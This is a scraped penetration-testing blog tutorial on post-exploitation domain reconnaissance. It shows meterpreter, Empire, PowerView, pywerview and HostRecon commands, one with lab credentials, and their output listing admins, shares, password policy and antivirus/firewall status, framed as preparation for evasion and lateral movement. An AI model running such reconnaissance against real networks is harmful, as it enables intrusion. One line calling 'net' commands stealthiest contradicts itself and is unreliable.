Penetration Testing Lab

Articles from the Pentesting Field

Home Pentesting Distros Resources Submissions Toolkit Contact the Lab

May 28, 2018

Situational Awareness

netbiosX Post Exploitation PowerShell, PowerSploit, PowerView, Recon, WMI
Leave a comment

A common step in the life-cycle of a red team engagement is to gather as much information is possible for the compromised environments and the domain network. This activity is often called situational awareness and there is no defined list of commands that a red teamer should execute. However all the gathered information in that stage will determine the next actions towards privilege escalation and lateral movement and will assist to map the domain.

Traditional penetration tests during internal recon use Windows built-in commands such as **net view**, **net user** etc. in order to obtain host and domain information. These commands are considered the stealthiest approach for red teams since it can be monitored by the blue team and will trigger alerts. Alternative methods can be utilized such as PowerShell and WMI to conduct situational awareness without being detected.


PowerView

PowerView is a PowerShell script which was developed by Will Schroeder and is part of PowerSploit framework and Empire. The script relies solely on PowerShell and WMI (Windows Management Instrumentation) queries. From an existing meterpreter session

Search the Lab

Search...

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.


Join 1,663 other followers

Enter your email address

Follow

PowerView can be loaded and executed with the following commands to retrieve information about the domain:

```
load powershell
powershell_import /root/Desktop/PowerView.ps1
powershell_execute Get-NetDomain
```



```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import /root/Desktop/PowerView.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Get-NetDomain
[+] Command execution completed:


Forest                  : pentestlab.local
DomainControllers       : {WIN-PTELU2U07KG.pentestlab.local}
Children                : {}
DomainMode              :
Parent                  :
PdcRoleOwner            : WIN-PTELU2U07KG.pentestlab.local
RidRoleOwner            : WIN-PTELU2U07KG.pentestlab.local
InfrastructureRoleOwner : WIN-PTELU2U07KG.pentestlab.local
Name                    : pentestlab.local
```

PowerView – Retrieve Domain Name Information

PowerView has a variety of cmdlets which can discover local administrators.


Recent Posts

- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (12)
- Privilege Escalation (14)
- Red Team (25)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)


Archives



```
meterpreter > powershell_execute Invoke-EnumerateLocalAdmin
[+] Command execution completed:


ComputerName : WIN-PTELU2U07KG.pentestlab.local
AccountName  : pentestlab.local/Administrator
IsDomain     : True
IsGroup      : False
SID          : S-1-5-21-3737340914-2019594255-2413685307-500
Description  :
Disabled     :
LastLogin    : 5/20/2018 3:52:12 PM
PwdLastSet   :
PwdExpired   :
UserFlags    :

ComputerName : WIN-PTELU2U07KG.pentestlab.local
AccountName  : pentestlab.local/Enterprise Admins
IsDomain     : True
IsGroup      : True
SID          : S-1-5-21-3737340914-2019594255-2413685307-519
Description  :
Disabled     :
LastLogin    :
```

PowerView – Enumerate Local Admins


The **Invoke-UserHunter** can assist to expand network access since it can identify systems which users are logged into and can verify if the current user has local administrator access to these hosts.



```
PS > Invoke-UserHunter


UserDomain      : PENTESTLAB
UserName        : Administrator
ComputerName    : WIN-PTELU2U07KG.pentestlab.local
IPAddress       : 10.0.0.1
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

PowerView – User Hunter


Retrieval of domain information is also possible as PowerView contains several cmdlets.



```
PS > Get-NetForest


RootDomainSid          : S-1-5-21-3737340914-2019594255-2413685307
Name                   : pentestlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {pentestlab.local}
GlobalCatalogs         : {WIN-PTELU2U07KG.pentestlab.local}
ApplicationPartitions : {DC=ForestDnsZones,DC=pentestlab,DC=local, DC=DomainDnsZ
ones,DC=pentestlab,DC=local}
ForestMode             : 6
RootDomain             : pentestlab.local
Schema                 : CN=Schema,CN=Configuration,DC=pentestlab,DC=local
SchemaRoleOwner        : WIN-PTELU2U07KG.pentestlab.local
NamingRoleOwner        : WIN-PTELU2U07KG.pentestlab.local
```

PowerView – Forest Information

PowerView is also implemented inside Empire. The following image illustrates the domain policy of the network.



```
Unicode         : @{Unicode=yes}
SystemAccess    : @{MinimumPasswordAge=1; MaximumPasswordAge=42;
                  MinimumPasswordLength=7; PasswordComplexity=1;
                  PasswordHistorySize=24; LockoutBadCount=0;
                  RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0;
                  ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600;
                  MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.
                  Object[]}
Version         : @{signature="$CHICAGO$"; Revision=1}
Path            : \\pentestlab.local\sysvol\pentestlab.local\Policies\{31B2F340-0
                  16D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows
                  NT\SecEdit\GptTmpl.inf
GPOName         : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Empire – Domain Policy

There are also modules which can perform host based enumeration.

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- RT **@OlgaAngel**: We have a number of **#PhD #Studentships** available from 1 October 2018. Apply before 25 June if interested **#UniofHerts** https:/… **4 days ago**
- RT **@devilok**: "A new look at null sessions and user enumeration" **sensepost.com/blog/2018/a-ne… #pentest #nullsessions 4 days ago**
- SleuthQL: A SQL Injection Discovery Tool **rhinosecuritylabs.com/application-se… 5 days ago**
- Extracting SSH Private Keys from Windows 10 ssh-agent **blog.ropnop.com/extracting-ssh… 1 week ago**
- DLL Hijacking via URL files **insert-script.blogspot.co.uk/2018/05/dll-hi… 1 week ago**

Follow @netbiosX

Pen Test Lab Stats

- 3,003,450 hits

Blogroll



```
(Empire: powershell/situational_awareness/host/winenum) > [*] Agent 2WLXD1CS ret
urned results.
Job started: CMSVZK
[*] Valid results returned by 10.0.0.1
[*] Agent 2WLXD1CS returned results.
UserName: Administrator


-------------------------------------

AD Group Memberships

-------------------------------------

Domain Users
Administrators
Performance Log Users
Schema Admins
Enterprise Admins
Domain Admins
Group Policy Creator Owners
Organization Management
```

Empire – Windows Enum

Alternatively there is a Python implementation of PowerView which can be executed from a host that is not part of the domain if credentials are supplied.


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



```
root@kali:~/pywerview# ./pywerview.py get-netshare -w PENTESTLAB -u test -p Pass
word123 --computername WIN-PTELU2U07KG
shi1_netname: address
shi1_remark:
shi1_type:    0

shi1_netname: ADMIN$
shi1_remark:  Remote Admin
shi1_type:    2147483648

shi1_netname: C$
shi1_remark:  Default share
shi1_type:    2147483648

shi1_netname: IPC$
shi1_remark:  Remote IPC
shi1_type:    2147483651

shi1_netname: NETLOGON
shi1_remark:  Logon server share
shi1_type:    0

shi1_netname: Shared
```

PywerView

HostRecon

There is a also a PowerShell script which automates the task of situational awareness in a host. Beau Bullock developed HostRecon and can retrieve various information from a host using PowerShell and WMI queries to evade detection.

```
powershell_import /root/Desktop/HostRecon.ps1
powershell_execute Invoke-HostRecon
```

Professional

› **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014


The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page


Be the first of your friends to like this



```
meterpreter > powershell_import /root/Desktop/HostRecon.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-HostRecon
[+] Command execution completed:
[*] Hostname
WIN-2NE38K15TGH


[*] IP Address Info

IPAddress                                                   Description
---------                                                   -----------
{10.0.0.2, fe80::d059:2fa8:75f0:7f7f}                       Intel(R) PRO/1000 MT
 Network Connection #2





[*] Current Domain and Username
Domain = PENTESTLAB
Current User = test
```

HostRecon Execution


HostRecon can enumerate the local users and the local administrators of the host.



```
[*] Local Users of this system

Name
----
Admin
Administrator
Guest
netbiosX


[*] Local Admins of this system

Caption                                                     SID
-------                                                     ---
WIN-2NE38K15TGH\Administrator                               S-1-5-21-4214117530-
2061751917-338482570-500
WIN-2NE38K15TGH\netbiosX                                    S-1-5-21-4214117530-
2061751917-338482570-1000
PENTESTLAB\Domain Admins                                    S-1-5-21-3737340914-
2019594255-2413685307-512
PENTESTLAB\test                                             S-1-5-21-3737340914-
2019594255-2413685307-1153
WIN-2NE38K15TGH\Admin                                       S-1-5-21-4214117530-
```

HostRecon – Local Users and Local Admins


The script will perform a series of checks to determine the firewall status, the antivirus solution installed, if LAPS is used and the application whitelisting product. Since remain stealthy is a high priority in a red team assessment gaining that knowledge is essential for the evasion actions that will be used in this stage and later.



```
[*] Proxy Info
There does not appear to be a system proxy enabled.


[*] Checking if AV is installed
The following AntiVirus product appears to be installed:


[*] Checking local firewall status.
The local firewall appears to be disabled.


[*] Checking for Local Admin Password Solution (LAPS)
The LAPS DLL was not found.


[*] Running Processes

ProcessName                                                 Id Description
          Path
-----------                                                 -- -----------
          ----
armsvc                                                    1280
```

HostRecon – Checks for Security

The script also tries to identify and some domain information like the domain password policy, the domain controllers and the domain administrators.




```
[*] Domain Password Policy


DomainName                                         : PENTESTLAB
Minimum Password Length                            : 7
Minimum Password Age (Days)                        : 1
Maximum Password Age (Days)                        : 42
Enforce Password History (Passwords remembered)    : 24
Account Lockout Threshold                          : 0
Account Lockout Duration (Minutes)                 : 30
Observation Window                                 : 30






[*] Domain Controllers
WIN-PTELU2U07KG.pentestlab.local


[*] Domain Admins
Administrator
test
```

HostRecon – Domain Checks

HostEnum

A similar script to HostRecon was developed by Andrew Chiles that provides detailed information when it is executed in a host. HostEnum can be executed either locally or from memory and can generate output in HTML format.

